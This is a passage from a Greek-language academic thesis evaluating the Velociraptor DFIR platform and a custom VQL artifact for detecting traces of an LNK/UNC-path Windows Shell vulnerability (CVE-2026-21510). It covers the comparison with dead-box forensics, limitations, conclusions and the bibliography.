Χρόνος απόκρισης	Από μερικές ώρες έως μέρες	Από λίγα δευτερόλεπτα έως μερικά λεπτά
Φυσική πρόσβαση	Απαιτείται	Δεν απαιτείται
Κλιμάκωση	Γραμμική (1 αναλυτής ανά τερματικό)	Παράλληλη
Αλυσίδα φύλαξης	Χειροκίνητη	Αυτόματη
Διακοπή υπηρεσιών	Υψηλή (πλήρες shutdown)	Μηδενική
Βάθος ανάλυσης	Πλήρες disk forensics	Στοχευμένο (artifact-based)

Πίνακας 7.1: Συγκριτική αξιολόγηση Velociraptor vs. Dead-Box Forensics

7.2.3 ΕΕ3: Πρακτική Αξιολόγηση Artifact-based Συλλογής μέσω VQL

Το τρίτο ερευνητικό ερώτημα επικεντρώνεται στην πρακτική αξιολόγηση της VQL για στοχευμένη ανάκτηση δεδομένων σε σενάρια DFIR. Το πείραμα επέδειξε τρεις βασικές ιδιότητες της artifact-based προσέγγισης:

- Modularity: Κάθε κατηγορία IOCs υλοποιείται ως ανεξάρτητο VQL source, επιτρέποντας την εκτέλεση μεμονωμένων ή συνδυαστικών συλλογών ανάλογα με τις ανάγκες της έρευνας.
- Specificity: Η σύγκριση των Runs 1 και 2 (με και χωρίς threat intelligence feeds) επιβεβαίωσε ότι το artifact εντοπίζει τα IOCs ανεξάρτητα από εξωτερικές πηγές πληροφοριών, ενώ το enrichment layer παρέχει πρόσθετο περιεχόμενο.
- Repeatability: Το Run 3 (clean environment) επιβεβαίωσε μηδενικά false positives, τεκμηριώνοντας εμπειρικά ότι η detection logic δεν παράγει alerts σε περιβάλλοντα χωρείς τα IOCs.

7.3 Σύγκριση με Παραδοσιακή Dead-Box Forensics

Πέραν της ποσοτικής σύγκρισης, αξίζει να σημειωθεί μια ποιοτική διάσταση που ανέδειξε το πείραμα. Το Velociraptor δεν αντικαθιστά τη dead-box forensics ανάλυση, αλλά καλύπτει ένα διαφορετικό και συμπληρωματικό τμήμα του investigative workflow. Συγκεκριμένα, η dead-box forensics παραμένει απαραίτητη όταν υπάρχει η ανάγκη για πλήρης disk forensics, όπως για την ανάκτηση διαγραμμένων αρχείων και ανάλυση των artifacts του file system, καθώς και σε περιπτώσεις νομικής διαδικασίας που απαιτεί αδιάσπαστη αλυσίδα φύλαξης με φυσικά μέσα. Αντίθετα, το Velociraptor υπερτερεί σαφώς σε σενάρια όπου ο χρόνος είναι κρίσιμος, η κλίμακα μεγάλη ή όπου είναι απαραίτητη η απόκτηση πτητικών δεδομένων.

7.4 Πρακτικές Επιπτώσεις για SOC και Ομάδες IR

Στα σύγχρονα SOC περιβάλλοντα και τις ομάδες IR χρησιμοποιείται ένας συνδυασμός πρακτικών, όπου η dead-box forensics αποσκοπεί στην ανάλυση σε βάθος, ενώ το Velociraptor χρησιμοποιείται για άμεσο live response. Για το δεύτερο κομμάτι, τα ευρήματα της εργασίας έχουν άμεσες πρακτικές επιπτώσεις.

- Πρώτον, η ταχύτητα της live συλλογής δεδομένων σε συνδυασμό με τη μηδενική διακοπή υπηρεσιών επιτρέπει την ενσωμάτωση του Velociraptor στις φάσεις του Detection και Containment του NIST IR lifecycle, χωρίς να απαιτείται downtime των υπηρεσιών.

- Δεύτερον, η δυνατότητα παράλληλης εκτέλεσης συλλογής σε πολλαπλά τερματικά επιτρέπει threat hunting σε εταιρικό επίπεδο, μεταφέροντας τη δυνατότητα ανίχνευσης από αντιδραστική (reactive) σε προληπτική (proactive).

- Τρίτον, η ανοιχτή αρχιτεκτονική των artifacts δίνει τη δυνατότητα στις ομάδες να αναπτύξουν ταχύτατα προσαρμοσμένα artifacts για νέες απειλές, χωρίς εξάρτηση από εμπορικούς προμηθευτές.

Ένα πρόσθετο εύρημα που αξίζει προσοχής είναι η αναλυτική διαφορά μεταξύ detection και attribution, καθώς όπως αποδείχθηκε από τη σύγκριση των Runs 1 και 2, το artifact εντοπίζει με αξιοπιστία τα IOCs ανεξάρτητα από τη διαθεσιμότητα threat intelligence, αλλά η ποιότητα του attribution ενισχύεται σημαντικά με τη χρήση εξωτερικών πηγών. Αυτό υποδηλώνει ότι ο ρόλος του CTI στο DFIR workflow δεν είναι υποκατάστατος αλλά ενισχυτικός.

7.5 Περιορισμοί της Μελέτης

Παρότι το custom artifact παρήγαγε θετικά αποτελέσματα ως προς την ανίχνευση των forensic artifacts του CVE-2026-21510, η εργασία παρουσιάζει ορισμένους περιορισμούς που πρέπει να ληφθούν υπόψη κατά την αξιολόγηση και γενίκευση των ευρημάτων.

Η αξιολόγηση πραγματοποιήθηκε σε ελεγχόμενο περιβάλλον με περιορισμένο αριθμό εικονικών μηχανών και όχι σε πραγματικό enterprise δίκτυο. Επομένως, δεν μπορούν να εξαχθούν ασφαλή συμπεράσματα για τη συμπεριφορά του artifact σε περιβάλλοντα μεγάλης κλίμακας με αυξημένο όγκο telemetry και διαφορετικές πολιτικές ασφαλείας.

Επιπλέον, η αξιολόγηση βασίστηκε κυρίως σε ένα endpoint-στόχο, γεγονός που περιορίζει τη δυνατότητα γενίκευσης των αποτελεσμάτων σε διαφορετικές εκδόσεις Windows ή διαφορετικά logging configurations. Ενδεικτικό παράδειγμα αυτού του περιορισμού αποτελεί η παρατήρηση ότι τα NTLM Type 3 events καταγράφηκαν στο VM-2 (authenticating host) και όχι στο VM-3 (attacker), υποδεικνύοντας ότι η εκτέλεση σε ένα endpoint χάνει σημαντικές πτυχές της επίθεσης που θα ήταν ορατές από άλλα σημεία του δικτύου.

Ένας ακόμη σημαντικός περιορισμός είναι η εξάρτηση από συγκεκριμένες πηγές telemetry και ιδιαίτερα από το Sysmon configuration. Όπως φάνηκε και στην ανάλυση των αποτελεσμάτων, η απουσία ή η περιορισμένη καταγραφή ορισμένων events μπορεί να επηρεάσει άμεσα την ανίχνευση.

Τέλος, το artifact βασίζεται κυρίως σε behavioural detection λογική και forensic artifacts. Παρότι η προσέγγιση αυτή είναι πιο ανθεκτική σε αλλαγές signatures ή hashes, εξακολουθεί να υπάρχει πιθανότητα αποφυγής ανίχνευσης μέσω πιο εξελιγμένων anti-forensics τεχνικών ή διαφορετικών execution chains.

7.6 Μελλοντικές Επεκτάσεις

Βάσει των περιορισμών που αναγνωρίστηκαν, προτείνονται οι παρακάτω κατευθύνσεις για μελλοντική έρευνα:

- Αξιολόγηση κλιμακωσιμότητας σε enterprise περιβάλλοντα: Επέκταση του πειράματος σε υποδομές με περισσότερα τερματικά με σκοπό τη μελέτη της επίδρασης του όγκου telemetry στην ακρίβεια ανίχνευσης και τον χρόνο απόκρισης.
- Ανθεκτικότητα σε anti-forensics τεχνικές: Μελέτη της συμπεριφοράς του artifact απέναντι σε τεχνικές όπως fileless malware και process injection, με στόχο την ενίσχυση της λογικής ανίχνευσης.

- Ενσωμάτωση SIEM/SOAR: Διερεύνηση της αυτόματης προώθησης των findings του Velociraptor σε πλατφόρμες SIEM όπως το Elastic SIEM και το Splunk και ενεργοποίηση αυτόματης αντίδρασης μέσω SOAR playbooks.
- Επέκταση σε cloud και hybrid περιβάλλοντα: Αξιολόγηση της λειτουργίας του Velociraptor σε cloud-native αρχιτεκτονικές όπως το AWS και το Azure, όπου τα παραδοσιακά forensic models δεν εφαρμόζονται αυτούσια.

8. Επίλογος

8.1 Σύνοψη Ευρημάτων

Η παρούσα εργασία διερεύνησε συστηματικά το Velociraptor ως πλατφόρμα ψηφιακής εγκληματολογίας και ανταπόκρισης σε περιστατικά, συνδυάζοντας θεωρητική ανάλυση με πειραματική αξιολόγηση σε ελεγχόμενο home lab. Η κεντρική συμβολή της εργασίας εστιάζεται στη σχεδίαση, υλοποίηση και αξιολόγηση ενός προσαρμοσμένου VQL artifact για την ανίχνευση των forensic artifacts του CVE-2026-21510, μιας πραγματικής ευπάθειας του Windows Shell μέσω κακόβουλων LNK αρχείων με ενσωματωμένα UNC paths.

Τα ευρήματα της πειραματικής αξιολόγησης επιβεβαίωσαν ότι το Velociraptor εντόπισε επιτυχώς τα forensic artifacts του exploit και στις τέσσερις κατηγορίες που ορίστηκαν στη μεθοδολογία, με χρόνους απόκρισης της τάξης των δευτερολέπτων, με μηδενικά false positives σε καθαρό περιβάλλον και με αυτόματη τεκμηρίωση που εξασφαλίζει τη διατήρηση της εγκληματολογικής ακεραιότητας. Σε ό,τι αφορά τη συγκριτική αξιολόγηση, το Velociraptor αναδείχθηκε ως κατάλληλο εργαλείο για live forensics και απομακρυσμένη απόκτηση πτητικών δεδομένων, ενώ η dead-box forensics παραμένει απαραίτητη για σενάρια που απαιτούν πλήρη disk analysis ή νομική τεκμηρίωση.

8.2 Απαντήσεις στα Ερευνητικά Ερωτήματα

ΕΕ1: Το Velociraptor μπορεί να υποστηρίξει live forensics σε κατανεμημένα περιβάλλοντα επαρκώς και αξιόπιστα, διατηρώντας την εγκληματολογική ακεραιότητα μέσω read-only πρόσβασης, αυτόματης hash-based τεκμηρίωσης και κρυπτογραφημένης επικοινωνίας μεταξύ του server και των clients. Οι χρόνοι απόκρισης και η μηδενική ανάγκη για φυσική πρόσβαση το καθιστούν κατάλληλο για απομακρυσμένα και κατανεμημένα εταιρικά περιβάλλοντα.

ΕΕ2: Τα βασικά πλεονεκτήματα του Velociraptor έναντι παραδοσιακών μεθόδων είναι η ταχύτητα, η δυνατότητα live συλλογής χωρίς απενεργοποίηση του συστήματος και η κλιμακωσιμότητα. Οι κύριοι περιορισμοί αφορούν την εξάρτηση από Sysmon configuration, την ελλιπή κάλυψη σεναρίων που απαιτούν full disk forensics και τη μειωμένη αποτελεσματικότητα απέναντι σε προχωρημένες anti-forensic τεχνικές.

ΕΕ3: Η artifact-based συλλογή μέσω VQL αποδείχθηκε πρακτικά αποτελεσματική για την στοχευμένη ανάκτηση τόσο πτητικών δεδομένων, όπως τρέχουσες διεργασίες, ενεργές δικτυακές συνδέσεις και NTLM sessions, όσο και των μη πτητικών, όπως LNK αρχεία, MotW artifacts και αλυσίδες διεργασιών. Η modular αρχιτεκτονική του artifact επιτρέπει γρήγορη προσαρμογή σε νέα σενάρια DFIR, ενώ η ανεξαρτησία από εξωτερικές πηγές threat intelligence ενισχύει την αξιοπιστία της ανίχνευσης.

8.3 Συμβολή στη Γνώση

Η εργασία συνεισφέρει στο ερευνητικό πεδίο σε τρία επίπεδα. Πρώτον, προσφέρει μια ακαδημαϊκά τεκμηριωμένη αξιολόγηση του Velociraptor σε σενάριο εκμετάλλευσης πραγματικού CVE, καλύπτοντας ένα κενό που εντοπίστηκε στη βιβλιογραφία. Δεύτερον, παρέχει ένα αναπαραγώγιμο μεθοδολογικό πλαίσιο (συνθετική προσομοίωση artifacts και αξιολόγηση με πολλαπλά runs) για τη δοκιμή DFIR εργαλείων σε ελεγχόμενα περιβάλλοντα. Τρίτον, το ανεπτυγμένο VQL artifact αποτελεί ένα λειτουργικό, παραμετροποιήσιμο εργαλείο ανίχνευσης που μπορεί να χρησιμοποιηθεί ή να επεκταθεί από επαγγελματίες DFIR για παρόμοια σενάρια LNK-based exploitation.

8.4 Τελικά Συμπεράσματα

Η παρούσα εργασία αποδεικνύει ότι το Velociraptor αποτελεί μια ώριμη, ευέλικτη και αποτελεσματική πλατφόρμα για live forensics, ικανή να καλύψει τις απαιτήσεις σύγχρονων, σύνθετων και κατανεμημένων περιβαλλόντων. Η δυνατότητα ανάπτυξης προσαρμοσμένων artifacts σε VQL, η ταχύτητα απόκρισης και η διατήρηση της εγκληματολογικής ακεραιότητας το τοποθετούν ως εργαλείο πρώτης επιλογής για τη φάση της live response σε οποιοδήποτε IR workflow.

Η εκτεταμένη χρήση του από επαγγελματικές ομάδες αλλά και η επίσημη αναγνώρισή του από φορείς όπως η CISA επιβεβαιώνουν ότι η ακαδημαϊκή κοινότητα έχει ακόμη πεδίο να ερευνήσει τις πλήρεις δυνατότητές του, ιδιαίτερα στους τομείς της κλιμάκωσης, της ανθεκτικότητας σε εξελιγμένες απειλές και της ενσωμάτωσης με σύγχρονες πλατφόρμες SIEM/SOAR. Η παρούσα εργασία αποτελεί ένα βήμα προς αυτή την κατεύθυνση.

Βιβλιογραφία

BleepingComputer. (2023). *New York Times warns freelancers of GitHub repository data breach*. Ανακτήθηκε 5 Φεβρουαρίου 2026 από https://www.bleepingcomputer.com/news/security/new-york-times-warns-freelancers-of-github-repo-data-breach/

CSO Online (2015). *Automating incident response lets IDT take battle to the enemy*. Ανακτήθηκε 1 Φεβρουαρίου 2026 από https://www.csoonline.com/article/551363/automating-incident-response-lets-idt-take-battle-to-the-enemy.html

IBM. *What is digital forensics?*. Ανακτήθηκε 5 Φεβρουαρίου 2026 από https://www.ibm.com/topics/digital-forensics

ICO. (2025). *Capita fined £14m for data breach affecting over 6m people.* Ανακτήθηκε 4 Φεβρουαρίου 2026 από https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2025/10/capita-fined-14m-for-data-breach-affecting-over-6m-people/

INTERPOL. Digital forensics. Ανακτήθηκε στις 30 Ιανουαρίου 2026 από https://www.interpol.int/en/How-we-work/Innovation/Digital-forensics

ScienceDirect. *Live forensics*. Ανακτήθηκε 1 Φεβρουαρίου 2026 από https://www.sciencedirect.com/topics/computer-science/live-forensics

The Guardian. (2025). *Corporate responses to data leaks often prioritise brand protection*. Ανακτήθηκε 5 Φεβρουαρίου 2026 από https://www.theguardian.com/technology/2025/nov/02/corporate-responses-data-leaks-protecting-brands-not-consumers

Velocidex (2025a). *Velociraptor documentation*. Ανακτήθηκε 1 Φεβρουαρίου 2026 από https://docs.velociraptor.app

Velocidex (2025b). *Velociraptor GitHub repository*. Ανακτήθηκε 30 Ιανουαρίου 2026 από https://github.com/Velocidex/velociraptor

Velocidex (2025c). *Velociraptor Query Language (VQL)*. Ανακτήθηκε 30 Ιανουαρίου από https://docs.velociraptor.app/docs/vql/

Velocidex (2025d). *Velociraptor artifacts*. Ανακτήθηκε 30 Ιανουαρίου από https://docs.velociraptor.app/docs/artifacts/

Volatility Foundation. *Memory forensics*. Ανακτήθηκε 5 Φεβρουαρίου 2026 από https://www.volatilityfoundation.org

Velocidex (2025e). *Velociraptor deployment and architecture.* Ανακτήθηκε 20 Μαρτίου 2026 από https://docs.velociraptor.app/docs/deployment/

Nisioti, A., Loukas, G., Mylonas, A., & Panaousis, E. (2023). *Forensics for multi-stage cyber incidents: Survey and future directions.* Ανακτήθηκε 13 Φεβρουαρίου 2026 από https://doi.org/10.1016/j.fsidi.2022.301480

Casey, E. (2011). *Digital evidence and computer crime: Forensic science, computers and the internet (3rd ed.).* Ανακτήθηκε 20 Φεβρουαρίου 2026

National Institute of Standards and Technology (NIST) (2012). *Computer security incident handling guide (SP 800-61 Rev. 2).* Ανακτήθηκε 21 Φεβρουαρίου 2026 από https://csrc.nist.gov/pubs/sp/800/61/r2/final

National Institute of Standards and Technology (NIST) (2025). *Computer security incident handling guide (SP 800-61 Rev. 3).* Ανακτήθηκε 4 Φεβρουαρίου 2026 από https://csrc.nist.gov/pubs/sp/800/61/r3/final

National Institute of Standards and Technology (NIST) (2024). *The NIST Cybersecurity Framework (CSF) 2.0.* Ανακτήθηκε 21 Φεβρουαρίου 2026 από https://csrc.nist.gov/news/2024/the-nist-csf-20-is-here

Karen Kent, Suzanne Chevalier, Tim Grance, Hung Dang (2006). *Guide to Integrating Forensic Techniques into Incident Response (NIST SP 800-86).* Ανακτήθηκε 9 Μαΐου 2026 από https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

Garfinkel, S. L. (2010). *Digital forensics research: The next 10 years.* Ανακτήθηκε 20 Φεβρουαρίου 2026 από http://doi.org/10.1016/j.diin.2010.05.009

ISO/IEC 27037:2012. Information technology — Security techniques — *Guidelines for identification, collection, acquisition and preservation of digital evidence.* Ανακτήθηκε 20 Φεβρουαρίου 2026

TechTarget (2023). *SolarWinds hack explained: Everything you need to know.* Ανακτήθηκε 20 Φεβρουαρίου 2026 από https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know

Michael Hale Ligh, Andrew Case, Jamie Levy, AAron Walters (2014). *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux and Mac Memory.* Ανακτήθηκε 23 Φεβρουαρίου 2026.

Brezinski, D., & Killalea, T. (2002). *Guidelines for evidence collection and archiving (RFC 3227).* Ανακτήθηκε 24 Φεβρουαρίου 2026 από https://www.rfc-editor.org/rfc/rfc3227

Rabia Mehmood (2024). *Volatile Data Acquisition and Analysis by Using Memory Forensics Techniques.* Ανακτήθηκε 25 Φεβρουαρίου 2026 από https://doi.org/10.54692/ijeci.2023.0704169

Hannah Nyholm, Kristine Monteith, Seth Lyles, Micaela Gallegos, Mark DeSantis, John Donaldson, Claire Taylor (2022). *The Evolution of Volatile Memory Forensics*. Ανακτήθηκε 26 Φεβρουαρίου 2026 από https://doi.org/10.3390/jcp2030028

Control Engineering Staff (2021). *Throwback Attack: How NotPetya Ransomware Took Down Maersk.* Ανακτήθηκε 27 Φεβρουαρίου 2026 από https://www.controleng.com/throwback-attack-how-notpetya-accidentally-took-down-global-shipping-giant-maersk/

Cohen M (2020). *Velociraptor Introduction.* Ανακτήθηκε 9 Μαΐου 2026 από https://docs.velociraptor.app/blog/2020/2020-04-16-velociraptor-e48a47e0317d/

Cohen M (2021). *Velociraptor Deep Dive*. Ανακτήθηκε 25 Απριλίου 2026 από https://dfrws.org/presentation/velociraptor-for-incident-response-workshop/

Cohen M (2022). *Velociraptor: Digging Deeper*. Ανακτήθηκε 20 Μαρτίου 2026 από https://dfrws.org/presentation/velociraptor-digging-deeper/

MITRE ATT&CK (2024). *Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder.* Ανακτήθηκε 10 Απριλίου 2026 από https://attack.mitre.org/techniques/T1547/001/

CISA (n.d.). *Velociraptor*. Ανακτήθηκε 25 Απριλίου 2026 από https://www.cisa.gov/resources-tools/services/velociraptor

Guduru S (2022). *Automated Incident Response: AWS Lambda Forensic Snapshots, Velociraptor, and Timesketch for Timeline Analysis.* Ανακτήθηκε 25 Απριλίου 2026 από http://doi.org/10.63530/IJCSITR_2022_03_01_015

Rapid7 (2023). *The Velociraptor 2023 Annual Community Survey*. Ανακτήθηκε 25 Απριλίου 2026 από https://www.rapid7.com/blog/post/2023/05/10/the-velociraptor-2023-annual-community-survey/

Kurniawan C., Triayudi A. (2024). *Reconstruction and Detection of Gambling Web Defacement Attack Using Wazuh and Velociraptor.* Ανακτήθηκε 25 Απριλίου 2026 από https://doi.org/10.1109/ICITRI62858.2024.10699215

SWGDE (2024a). *Minimum Requirements for Testing Tools Used in Digital and Multimedia Forensics (18-Q-001-2.1)*. Ανακτήθηκε 9 Μαΐου 2026 από https://www.swgde.org/documents/published-complete-listing/18-q-001-minimum-requirements-for-testing-tools-used-in-digital-and-multimedia-forensics/

SWDGE (2025a). *Best Practices for Digital Evidence Collection (18-F-002-2.0).* Ανακτήθηκε 9 Μαΐου 2026 από https://www.swgde.org/documents/published-complete-listing/18-f-002-2-0/

SWGDE (2025b). *Best Practices for Computer Forensic Acquisition (17-F-002-2.1).* Ανακτήθηκε 9 Μαΐου 2026 από https://www.swgde.org/documents/published-complete-listing/17-f-002-2-1/

SWGDE (2025c). *Best Practices for Remote Collection of Digital Evidence from an Endpoint (22-F-003-2.0).* Ανακτήθηκε 9 Μαΐου 2026 από https://www.swgde.org/documents/published-complete-listing/22-f-003-best-practices-for-remote-collection-of-digital-evidence-from-an-endpoint/

Meyer, Auth, Schinner (2021). *A Method for Evaluating and Selecting Software Tools for Remote Forensics.* Ανακτήθηκε 9 Μαΐου 2026 από https://doi.org/10.18420/informatik2021-074

Adam Hardwood (2023). *Using Velociraptor for large-scale endpoint visibility and rapid threat hunting.* Ανακτήθηκε 9 Μαΐου 2026 από https://www.pentestpartners.com/security-blog/using-velociraptor-for-large-scale-endpoint-visibility-and-rapid-threat-hunting/

Guru Baran (2026). *New Windows 0-Click Vulnerability Exploited to Bypass Defender SmartScreen.* Ανακτήθηκε 12 Μαΐου 2026 από https://cybersecuritynews.com/windows-shell-security-0-click-vulnerability/

MSRC (2026). *Windows Shell Security Feature Bypass Vulnerability.* Ανακτήθηκε 12 Μαΐου 2026 από https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21510

CISA (2026). *CVE-2026-21510.* Ανακτήθηκε 12 Μαΐου 2026 από https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2026-21510

Dahan Maor (2026). *A Shortcut to Coercion: Incomplete Patch of APT28's Zero-Day Leads to CVE-2026-32202.* Ανακτήθηκε 12 Μαΐου 2026 από https://www.akamai.com/blog/security-research/incomplete-patch-apt28s-zero-day-cve-2026-32202

Michael Bailey, David Dittrich, Erin Kenneally, Doug Maughan (2012). *The Menlo Report.* Ανακτήθηκε 19 Μαΐου 2026 από https://doi.org/10.1109/MSP.2012.52

Martin Lukner, Thomas Göbel, Harald Baier (2022). *Realistic and Configurable Synthesis of Malware Traces in Windows Systems.* Ανακτήθηκε 19 Μαΐου 2026 από https://doi.org/10.1007/978-3-031-10078-9_2

Göbel, T., Schäfer, T., Hachenberger, J., Türr, J., & Baier, H. (2020). *A Novel Approach for Generating Synthetic Datasets for Digital Forensics.* Ανακτήθηκε 19 Μαΐου 2026 από https://doi.org/10.1007/978-3-030-56223-6_5

Jessica Lyons, 2023. *An earlier supply chain attack led to the 3CX supply chain attack, Mandiant says.* Ανακτήθηκε 23 Μαΐου 2026 από https://www.theregister.com/security/2023/04/20/an-earlier-supply-chain-attack-led-to-the-3cx-compromise/572842

Project Jupyter, 2025. Ανακτήθηκε 23 Μαΐου 2026 από https://docs.jupyter.org/en/latest/

Lakshmanan Ravie, 2026. *Microsoft Confirms Active Exploitation of Windows Shell CVE-2026-32202.* Ανακτήθηκε 23 Μαΐου 2026 από https://thehackernews.com/2026/04/microsoft-confirms-active-exploitation.html

SC Media, 2025. Phishing campaigns abuse Windows NTLM hash leak bug. Ανακτήθηκε 23 Μαΐου 2026 από https://www.scworld.com/brief/phishing-campaigns-abuse-windows-ntlm-hash-leak-bug